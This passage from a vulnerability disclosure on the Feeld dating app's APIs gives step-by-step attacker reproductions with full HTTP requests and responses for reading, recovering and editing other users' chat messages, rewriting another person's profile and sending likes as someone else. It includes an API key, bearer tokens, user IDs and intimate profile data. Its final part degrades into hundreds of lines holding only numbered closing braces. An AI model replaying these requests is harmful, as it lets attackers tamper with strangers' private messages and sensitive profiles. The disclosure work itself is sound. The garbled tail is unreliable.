13	X-Envoy-Upstream-Service-Time: 99				
14	Strict-Transport-Security: max-age=31536000; includeSubDomains				
15	Server: stream-edge				
16	Strict-Transport-Security: max-age=31536000; includeSubDomains				
17					
18					
19	{				
	"message": {				
	"id": "4f402867-3e3d-4d74-9661-2d8c659188ad",				
	"text": "Got any plans for tomorrow?",				
	"html": "\u003cp\u003eGot any plans for tomorrow?\u003cp\u003e\n",				
	"type": "deleted",				
	"user": {				
	"id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",				
	"role": "admin",				
	"created_at": "2024-01-30T17:44:15.578446Z",				
	"updated_at": "2024-01-31T15:11:05.097654Z",				
	"last_active": "2024-03-06T07:31:42.881245768Z",				
	"banned": false,				
	"online": true,				
	"name": "D",				
	"profileStatus": "active",				
	"profileIsIncognito": false				
	},				
	"attachments": [
],				
	"latest_reactions": [
],				
	"own_reactions": [
],				

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

4. Now let's read the chat as the attacker user using the above vulnerability 'Read other people's messages'.

It will say, 'This message was deleted', as seen below:

The screenshot shows a REST client interface with two panels: Request and Response.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMjk5ZWltZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

Response:

```
Pretty Raw Hex Render Diff
"custom_properties": {
    "type": "video",
    "status": "regular"
},
{
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "This message was deleted.",
    "html": "\u003cp\u003eThis message was deleted.\u003c/p\u003e\n",
    "type": "deleted",
    "user": {
        "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
        "role": "admin",
        "created_at": "2024-01-30T17:44:15.578446Z",
        "updated_at": "2024-01-31T15:11:05.097654Z",
        "last_active": "2024-03-06T07:25:06.039912Z",
        "banned": false,
        "online": false,
        "name": "D",
        "profileStatus": "active",
        "profileIsIncognito": false
    },
    "attachments": [],
    "latest_reactions": [],
    "own_reactions": [],
    "reaction_counts": {},
    "reaction_scores": {},
    "reply_count": 0,
    "deleted_reply_count": 0,
    "cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
    "created_at": "2024-03-06T07:30:26.12085Z",
    "updated_at": "2024-03-06T07:30:26.12085Z"
}
```

At the bottom of the interface, there are search bars and match counts: "67-3e3d-4d74-9661-2d8c659188ad" with 0 matches and "4f402867-3e3d-4d74-9661-2d8c659188ad" with 1 match.

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

5. Now if we call the same DELETE request, as the attacker, we will get back the original message:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Pretty
- Raw
- Hex
- JSON Web Token

```
1 DELETE /messages/4f402867-3e3d-4d74-9661-2d8c659188ad?user_id=f30299eb-df4d-4685-92fa-be7aaaf2410d&connection_id=65e49e20-0a05-1a29-0000-00000075f830&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: f583868a-49cf-4509-b3a6-70501cd221c0
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11
```

Response:

- Pretty
- Raw
- Hex
- Render
- Diff

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-Ratelimit-Limit: 1000
10 X-Ratelimit-Remaining: 998
11 X-Ratelimit-Reset: 1709711880
12 Date: Wed, 06 Mar 2024 07:57:59 GMT
13 Content-Length: 987
14 X-Envoy-Upstream-Service-Time: 94
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "Got any plans for tomorrow?",
    "html": "\u003cp\u003eGot any plans for tomorrow?\u003c/p\u003e\n",
    "type": "deleted",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-06T07:25:06.039912Z",
      "banned": false,
      "online": false,
      "name": "D",
      "profileStatus": "active",
      "profileIsIncognito": false
    }
  }
}
```

At the bottom of the Request panel, there is a search bar with the value "4f402867-3e3d-4d74-9661-2d8c659188ad" and a note "1 match". At the bottom of the Response panel, there is also a search bar with the same value and a note "1 match".

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

Instance 2: Edit a message, as a different user than the participants in the chat

1. First, let's send a message and intercept the request:

The screenshot shows a network traffic capture interface with two panels: Request and Response.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/50dd83b1-9dda-4940-b6bb-04891e9500bd/message?
  user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=
  65e49e20-0a05-1a29-0000-00000087f7d6&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2Vx2lkIjo1N2FkMGRjMjItODAwNS00
ZDNlLThmNGQtOTE5YzQzMjk0ZDUxIn0.CtlrBaqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XH
yE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 38dc5709-2a58-4ad0-bb71-0a62449ef573
8 Content-Type: application/json
9 Content-Length: 205
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
    "text": "My phone number is 123",
    "mentioned_users": [
      {
        "custom_properties": {
          "type": "text",
          "status": "regular"
        },
        "attachments": []
      }
    ],
    "skip_enrich_url": true
  }
}
```

Response:

```
Pretty Raw Hex Render Diff
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 2000
10 X-RateLimit-Remaining: 1861
11 X-RateLimit-Reset: 1709750760
12 Date: Wed, 06 Mar 2024 18:45:20 GMT
13 Content-Length: 938
14 X-Envoy-Upstream-Service-Time: 93
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
    "text": "My phone number is 123",
    "html": "\u003cp\u003eMy phone number is 123\u003c/p\u003e\n",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-06T18:44:57.400821481Z",
      "banned": false,
      "online": true,
      "profileIsIncognito": false,
      "name": "D",
      "profileStatus": "active"
    },
    "attachments": [],
    "latest_reactions": []
  }
}
```

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

2.And let's use the previous vulnerability to 'Read other people's messages' as the attacker, in order to find the messageID ('0fec78e9-0068-48f1-8563-7144474cc7e2')

The screenshot shows a REST client interface with two panels: 'Request' and 'Response'.
The 'Request' panel displays a POST request to '/channels?api_key=y4tp4akjeb49'. The 'Pretty' tab is selected, showing the following JSON payload:

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

The 'Response' panel shows the JSON response from the server. The 'Pretty' tab is selected, displaying the following JSON object:

```
},
{
    "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
    "text": "My phone number is 123",
    "html": "\u003cp\u003eMy phone number is 123\u003c/p\u003e\n",
    "type": "regular",
    "user": {
        "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
        "role": "admin",
        "created_at": "2024-01-30T17:44:15.578446Z",
        "updated_at": "2024-01-31T15:11:05.097654Z",
        "last_active": "2024-03-06T18:44:57.400821Z",
        "banned": false,
        "online": false,
        "name": "D",
        "profileStatus": "active",
        "profileIsIncognito": false
    },
    "attachments": [],
    "latest_reactions": [],
    "own_reactions": [],
    "reaction_counts": {},
    "reaction_scores": {},
    "reply_count": 0,
    "deleted_reply_count": 0,
    "cid": "messaging:50dd83b1-9dda-4940-b6bb-04891e9500bd",
    "created_at": "2024-03-06T18:45:20.412231Z",
    "updated_at": "2024-03-06T18:45:20.412231Z",
    "shadowed": false,
    "mentioned_users": []
```

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

3.The victim will receive a notification:



Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

- 4.Edit the message as the attacker, using the messageID and the method PUT on the same endpoint:

The screenshot shows a network request and response in a browser's developer tools. The request is a PUT to the endpoint /messages/0fec78e9-0068-48f1-8563-7144474cc7e2?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-00000865fa2&api_key=y4tp4akjeb49. The response is a 201 Created status with headers including Access-Control-Allow-Headers, Access-Control-Allow-Methods, Access-Control-Allow-Origin, Access-Control-Max-Age, Cache-Control, Content-Type, Vary, X-Ratelimit-Limit, X-Ratelimit-Remaining, X-Ratelimit-Reset, Date, Content-Length, and Strict-Transport-Security. The response body contains a JSON object with a message and a user field.


Request		Response	
Pretty	Raw	Pretty	Raw
1 PUT /messages/0fec78e9-0068-48f1-8563-7144474cc7e2?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-00000865fa2&api_key=y4tp4akjeb49 HTTP/2	1 HTTP/2 201 Created		
2 Host: chat.stream-io-api.com	2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id		
3 Accept: application/json, text/plain, */*	3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS		
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoizMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujk0FmEA	4 Access-Control-Allow-Origin: *		
5 Stream-Auth-Type: jwt	5 Access-Control-Max-Age: 86400		
6 X-Stream-Client: stream-chat-react-native-android-5.22.1	6 Cache-Control: no-cache		
7 X-Client-Request-Id: 430b6f8b-b90b-486c-8496-95d466a5390e	7 Content-Type: application/json; charset=utf-8		
8 Content-Type: application/json	8 Vary: Accept-Encoding		
9 Content-Length: 99	9 X-Ratelimit-Limit: 1000		
10 Accept-Encoding: gzip, deflate, br	10 X-Ratelimit-Remaining: 998		
11 User-Agent: okhttp/4.10.0	11 X-Ratelimit-Reset: 1709751060		
12	12 Date: Wed, 06 Mar 2024 18:50:55 GMT		
13 {	13 Content-Length: 999		
"set":{	14 X-Envoy-Upstream-Service-Time: 96		
"text":"My new phone number is 456",	15 Strict-Transport-Security: max-age=31536000; includeSubDomains		
"custom_properties":{	16 Server: stream-edge		
"status":"edited",	17 Strict-Transport-Security: max-age=31536000; includeSubDomains		
"type":"text"	18		
}	19 {		
}	"message":{		
	"id":"0fec78e9-0068-48f1-8563-7144474cc7e2",		
	"text":"My new phone number is 456",		
	"html": "\u003cp\u003eMy new phone number is 456\u003c/p\u003e\n",		
	"type":"regular",		
	"user":{		
	"id":"7ad0dc22-8005-4d3e-8f4d-919c41294d51",		
	"role":"admin",		
	"created_at":"2024-01-30T17:44:15.578446Z",		
	"updated_at":"2024-01-31T15:11:05.097654Z",		
	"last_active":"2024-03-06T18:44:57.400821Z",		
	"banned":false,		
	"online":false,		
	"name":"D",		
	"nprofileStatic": "active"		

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

5. When the victim taps on the notification from the above step 3, he will see the following message set by the attacker in step 4.

There will be an 'edited' sign below the actual message but there are no signs of who did the edit. In addition, every account name is not unique and the attacker could choose any name possible.



Vulnerability #5 – Update someone else's profile information



#1 Broken Object Level
Authorization
Category

Details: You can update someone else's profile information, including name, sexuality, age, etc.

Instance: <https://core.api.feeld.co/graphql> ("operationName":"ProfileUpdate")

Vulnerability #5 – Update someone else's profile information

Reproduction steps:

1. Let's login the mobile application as the 'attacker' and go to the 'Profile' – 'Edit Profile' menu.
2. Edit 1 thing on the profile such as 'bio', save the change, and intercept the /graphql request with operationName: 'ProfileUpdate'.

3. Modify in the intercepted request the 'id' parameter and add the id of your victim. In addition, add the parameters that you want to update, such as 'bio'.

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 X-Transaction-Id: 8b318b55-a718-462f-a921-ed7a3a6cbf74
5 Authorization: Bearer eyJhbGciOiJSUzIiNiisImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2Nj0T2yE2YmY0Mzc3NGE3YWE50TMxMj
kilCJ0eXai0iKV1Qif0.eyJZG1pbil6ZmFsc2UsImlzcyl6Inh0dHbz0i8vc2VjdX1ldG9rZw4uZ29vZ
2xLlmNvbS9mMilwcm9kLTUzNDc1IiwiYXVkJoiZjItcHJvZC01MzQ3NSIsImF1dGhfdGltZSI6MTcwNjm
0MTA40CwidXNlc19pZCI6ImRsV1NhxE9iTWhtrMkZNVHAsFp5RwcilCJzdWI0iJkbFdTYWxPYk1razJGT
VRW0WhaeUVnIiwiWF01joNxZa2NTMzNTYLCJleHai0jE3MDY1MzcXNjEsImVtYwlsIjoiYm9nZGfuLnR
pcm9u0GdtYwlsLmNvbSisImVtYwlsX32lcmImaWVkjlp0cnVLCJmaXJlymFzZS16eyJpZGVudGl0aWvZI
jp7imVtYwlsIjpbimJvZ2Rhbi50aXJvbkBnbWFpbC5jb20iXX0sInNpZ25faW5fcHJvdmlkZXii0iJwYXN
zd29yZCJ9fQ.YjQWihpqDwTpq4WIHS_PiItteNWZJaunm7Mjifr51jWUckyGetoZuSua4UInXiLcl2qjy
ALQGizwzVSXFYJ92vzY_Cp4LcSC8frHsy5yzUAnzfWNNn_bFrZdkh0ZjtglRC0coyfYlmxEH7Y5gBZ_M8Fq
f0fC6PtDNrVee60H4FUe06vUns6VSp0OSLKaWL_T2b8v582cvMip8a8m4VytTJHXSoiddAr-1U1-j18dGM
7Zmfzaz-JZUjF_e_ylmyck_HfsZtjmb7LAW_ISBOFpAfctKD9Vl30mkg6vNbW07hQV4qmusiVho6iP8Jis
DYLZ3rSL6k7rgyeeyB8ffFOwmw
6 X-Profile-Id: profile#00ab5791-e42e-58e2-ab51-e30a453d791f
7 User-Agent: feeld-mobile
8 Content-Type: application/json
9 Content-Length: 500
10 Accept-Encoding: gzip, deflate, br
11
12 {
    "operationName": "ProfileUpdate",
    "variables": {
        "input": {
            "bio": "Abcdefff",
            "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"
        }
    },
    "query": "mutation ProfileUpdate($input: ProfileUpdateInput!) { \n    profileUpdate(input: $input) { \n        id\n        age\n        ageRange\n        bio\n        completionStatus\n        dateOfBirth\n        desires\n        distanceMax\n        gender\n        imaginaryName\n        interests\n    } \n} "
}
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 609
4 Date: Mon, 29 Jan 2024 13:10:32 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: StAH5j0UCYcEJYQ=
9 X-Cache: Miss from cloudfront
10 Via: 1.1 17d60a367e38c01f5a3242a9a3e784.cloudfront.net (CloudFront)
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: ij__meppe2e5n_hGspBZvkFH_zICLXK6oJiV4kEeyQ21nJ3t
13
14 {
    "data": {
        "profileUpdate": {
            "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
            "age": 30,
            "ageRange": [
                18,
                99
            ],
            "bio": "Abcdefff",
            "completionStatus": "MAJESTIC_PURCHASE",
            "dateOfBirth": "1993-12-31T00:00:00.000Z",
            "desires": [
                "FWB",
                "CASUAL",
                "MF",
                "FFM",
                "MMF",
                "MFMF",
                "COUPLES",
                "GROUP",
                "THREEOME"
            ]
        }
    }
}
```



#1 Broken Object Level
Authorization
Category

Vulnerability #6 - Get a 'Like' from any user profile

Details: You could send 'Likes' from profile#2 to profile#3 while logged in as profile#1.

Instance: <https://core.api.feeld.co/graphql>

(OperationName: ProfileLike)

Vulnerability #6 - Get a ‘Like’ from any user profile

Reproduction steps:

1.Below is a request to send a normal ‘Like’, from user with profileId ending in ‘...9c’ to profileId ‘...1f’, and the successful response:

Request		Response				
Pretty	Raw	Hex	GraphQL	JSON Web Token	Render	Diff
1 POST /graphql HTTP/2	1 HTTP/2 200 OK					
2 Host: core.api.feeld.co	2 Content-Type: application/json; charset=utf-8					
3 Accept: */*	3 Content-Length: 165					
4 X-Transaction-Id: 83a8c68e-a2c4-4499-9891-7fa4c42a6b38	4 Date: Mon, 29 Jan 2024 12:20:18 GMT					
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2NjOTc2Y2E2YmY0Mzc3NGE3YWE50TMxMjkiLCJ0eXAiOiJKV1QiifQ.eyJpc3MiOiJodHRwczovL3NlY3VzRva2VuLmdvb2dsZS5jb20vZjItchJvZC01MzQ3NSIsImF1ZCI6ImYyLXByb20tNTM0NzUiLCJhdXRox3RpBWUi0jE3MDY1MTYyOTUsInVzZXJfaWQi01IzzWdVQj15Z1N1ZXQ3dlhvVGVuMjhzeFR3a0ozIiwiC3ViIjo1M2VnVUI5eWdTdW0N3Zyb1Rlbj14c3hUd2tKMyIsImlhdCI6MtewNjUyNzk0NiwiZhwIjoxNzA2NTMxNTQ2LCJlbWFpbCI6InNvbnlfcG9ya0B5YWhvby5jb20iLCJlbWFpbF92ZXJpZmllZCI6dHj1ZSwiZmLyZWJhc2Ui0nsiaWRlbnRpdlccyI6eyJlbWFpbCI6WyJzb255X3BvcmtAeWFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0.QHaE9CGnHqkSMyu1ke8GMG4zMuUjU3WhNmpk6tCmmu32IWx05a0dWD6Ggy7Hsz4ey6-GyJXW0-PFx2m9qPFsHF106BwkliYLjLQSetB8N5KPyyjEgUZJirtzeT4KZvk-hBgnMxoBB8VBFQ8kishzESDCgWpAeMyuxBurjvJDULz1xbYuDtrwbpULBn05756cnIJK06BmQ6DiS2mIDDB8Ei8y1ljxFZjaH05gHz7B306Quyj2TKCcNyLg7jGjXlZh_HdoKkXw2-TEWuiESpMjSDLNxVzSxDdROHRbQKJU-Kh9ZiuxNycWJklOoNEeEbdnNzv3VWIzluSU09CNA						
6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c	5 Vary: Origin					
7 User-Agent: feeld-mobile	6 Access-Control-Allow-Origin: *					
8 Content-Type: application/json	7 Cache-Control: no-store					
9 Content-Length: 1472	8 Apigw-Requestid: STSwXivTiYcEJ0w=					
10 Accept-Encoding: gzip, deflate, br	9 X-Cache: Miss from cloudfront					
11 {	10 Via: 1.1 25262ad6146af3450cc86dcbcc3780.cloudfront.net					
12 {	11 X-Amz-Cf-Pop: LHR50-P3					
13 "operationName": "ProfileLike",	12 X-Amz-Cf-Id: MHDIKXxHs_PzW2h0Zx0EIgcyTu0k2B1j7P2GGPouV0					
14 "variables": {	13 {					
15 "sourceProfileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",	14 "data": {					
16 "targetProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f"	15 "profileLike": {					
17 },	16 "status": "SENT",					
18 "query":	17 "chat": null,					
19 "mutation ProfileLike(\$sourceProfileId: String!, \$targetProfileId: String!) { \n profileLike(\n input: {sourceProfileId: \$sourceProfileId, targetProfileId: \$targetProfileId}\n) { \n status\n chat {\n ...ChatListItemChatFragment\n }\n __typename\n }\n }\n \n fragment ChatListItemChatFragment on Chat { \n ...ChatFragment\n __typename\n }\n \n fragment ChatFragment on Chat { \n id\n name\n type\n streamChatId\n status\n ...ChatSettingsChatFragment\n members {\n ...ChatMemberFragment\n __typename\n }\n disconnect\n }\n}	18 "extensions": {					
20 }	19 "requestId": "83a8c68e-a2c4-4499-9891-7fa4c42a6b38"					
21 }	20 }					
22 }	21 }					
23 }	22 }					
24 }	23 }					
25 }	24 }					
26 }	25 }					
27 }	26 }					
28 }	27 }					
29 }	28 }					
30 }	29 }					
31 }	30 }					
32 }	31 }					
33 }	32 }					
34 }	33 }					
35 }	34 }					
36 }	35 }					
37 }	36 }					
38 }	37 }					
39 }	38 }					
40 }	39 }					
41 }	40 }					
42 }	41 }					
43 }	42 }					
44 }	43 }					
45 }	44 }					
46 }	45 }					
47 }	46 }					
48 }	47 }					
49 }	48 }					
50 }	49 }					
51 }	50 }					
52 }	51 }					
53 }	52 }					
54 }	53 }					
55 }	54 }					
56 }	55 }					
57 }	56 }					
58 }	57 }					
59 }	58 }					
60 }	59 }					
61 }	60 }					
62 }	61 }					
63 }	62 }					
64 }	63 }					
65 }	64 }					
66 }	65 }					
67 }	66 }					
68 }	67 }					
69 }	68 }					
70 }	69 }					
71 }	70 }					
72 }	71 }					
73 }	72 }					
74 }	73 }					
75 }	74 }					
76 }	75 }					
77 }	76 }					
78 }	77 }					
79 }	78 }					
80 }	79 }					
81 }	80 }					
82 }	81 }					
83 }	82 }					
84 }	83 }					
85 }	84 }					
86 }	85 }					
87 }	86 }					
88 }	87 }					
89 }	88 }					
90 }	89 }					
91 }	90 }					
92 }	91 }					
93 }	92 }					
94 }	93 }					
95 }	94 }					
96 }	95 }					
97 }	96 }					
98 }	97 }					
99 }	98 }					
100 }	99 }					
101 }	100 }					
102 }	101 }					
103 }	102 }					
104 }	103 }					
105 }	104 }					
106 }	105 }					
107 }	106 }					
108 }	107 }					
109 }	108 }					
110 }	109 }					
111 }	110 }					
112 }	111 }					
113 }	112 }					
114 }	113 }					
115 }	114 }					
116 }	115 }					
117 }	116 }					
118 }	117 }					
119 }	118 }					
120 }	119 }					
121 }	120 }					
122 }	121 }					
123 }	122 }					
124 }	123 }					
125 }	124 }					
126 }	125 }					
127 }	126 }					
128 }	127 }					
129 }	128 }					
130 }	129 }					
131 }	130 }					
132 }	131 }					
133 }	132 }					
134 }	133 }					
135 }	134 }					
136 }	135 }					
137 }	136 }					
138 }	137 }					
139 }	138 }					
140 }	139 }					
141 }	140 }					
142 }	141 }					
143 }	142 }					
144 }	143 }					
145 }	144 }					
146 }	145 }					
147 }	146 }					
148 }	147 }					
149 }	148 }					
150 }	149 }					
151 }	150 }					
152 }	151 }					
153 }	152 }					
154 }	153 }					
155 }	154 }					
156 }	155 }					
157 }	156 }					
158 }	157 }					
159 }	158 }					
160 }	159 }					
161 }	160 }					
162 }	161 }					
163 }	162 }					
164 }	163 }					
165 }	164 }					
166 }	165 }					
167 }	166 }					
168 }	167 }					
169 }	168 }					
170 }	169 }					
171 }	170 }					
172 }	171 }					
173 }	172 }					
174 }	173 }					
175 }	174 }					
176 }	175 }					
177 }	176 }					
178 }	177 }					
179 }	178 }					
180 }	179 }					
181 }	180 }					
182 }	181 }					
183 }	182 }					
184 }	183 }					
185 }	184 }					
186 }	185 }					
187 }	186 }					
188 }	187 }					
189 }	188 }					
190 }	189 }					
191 }	190 }					
192 }	191 }					
193 }	192 }					
194 }	193 }					
195 }	194 }					
196 }	195 }					
197 }	196 }					
198 }	197 }					
199 }	198 }					
200 }	199 }					
201 }	200 }					
202 }	201 }					
203 }	202 }					
204 }	203 }					
205 }	204 }					
206 }	205 }					
207 }	206 }					
208 }	207 }					
209 }	208 }					
210 }	209 }					
211 }	210 }					
212 }	211 }					
213 }	212 }					
214 }	213 }					
215 }	214 }					
216 }	215 }					
217 }	216 }					
218 }	217 }					
219 }	218 }					
220 }	219 }					
221 }	220 }					
222 }	221 }					
223 }	222 }					
224 }	223 }					
225 }	224 }					
226 }	225 }					
227 }	226 }					
228 }	227 }					
229 }	228 }					
230 }	229 }					
231 }	230 }					
232 }	231 }					
233 }	232 }					
234 }	233 }					
235 }	234 }					
236 }	235 }					
237 }	236 }					
238 }	237 }					
239 }	238 }					
240 }	239 }					
241 }	240 }					
242 }	241 }					
243 }	242 }					
244 }	243 }					
245 }	244 }					
246 }	245 }					
247 }	246 }					
248 }	247 }					
249 }	248 }					
250 }	249 }					
251 }	250 }					
252 }	251 }					
253 }	252 }					
254 }	253 }					
255 }	254 }					
256 }	255 }					
257 }	256 }					
258 }	257 }					
259 }	258 }					
260 }	259 }					
261 }	260 }					
262 }	261 }					
263 }	262 }					
264 }	263 }					
265 }	264 }					
266 }	265 }					
267 }	266 }					
268 }	267 }					
269 }	268 }					
270 }	269 }					
271 }	270 }					
272 }	271 }					
273 }	272 }					
274 }	273 }					
275 }	274 }					
276 }	275 }					
277 }	276 }					
278 }	277 }					
279 }	278 }					
280 }	279 }					
281 }	280 }					
282 }	281 }					
283 }	282 }					
284 }	283 }					
285 }	284 }					
286 }	285 }					
287 }	286 }					
288 }	287 }					
289 }	288 }					
290 }	289 }					
291 }	290 }					
292 }	291 }					
293 }	292 }					
294 }	293 }					
295 }	294 }					
296 }	295 }					
297 }	296 }					
298 }	297 }					
299 }	298 }					
300 }	299 }					
301 }	300 }					
302 }	301 }					
303 }	302 }					
304 }	303 }					
305 }	304 }					
306 }	305 }					
307 }	306 }					
308 }	307 }					
309 }	308 }					
310 }	309 }					
311 }	310 }					
312 }	311 }					
313 }	312 }					
314 }	313 }					
315 }	314 }					
316 }	315 }					
317 }	316 }					
318 }	317 }					
319 }	318 }					
320 }	319 }					
321 }	320 }					
322 }	321 }					
323 }	322 }					
324 }	323 }					
325 }	324 }					
326 }	325 }					
327 }	326 }					
328 }	327 }					
329 }	328 }					
330 }	329 }					
331 }	330 }					
332 }	331 }					
333 }	332 }					
334 }	333 }					
335 }	334 }					
336 }	335 }					
337 }	336 }					
338 }	337 }					
339 }	338 }					
340 }	339 }					
341 }	340 }					
342 }	341 }					
343 }	342 }					
344 }	343 }					
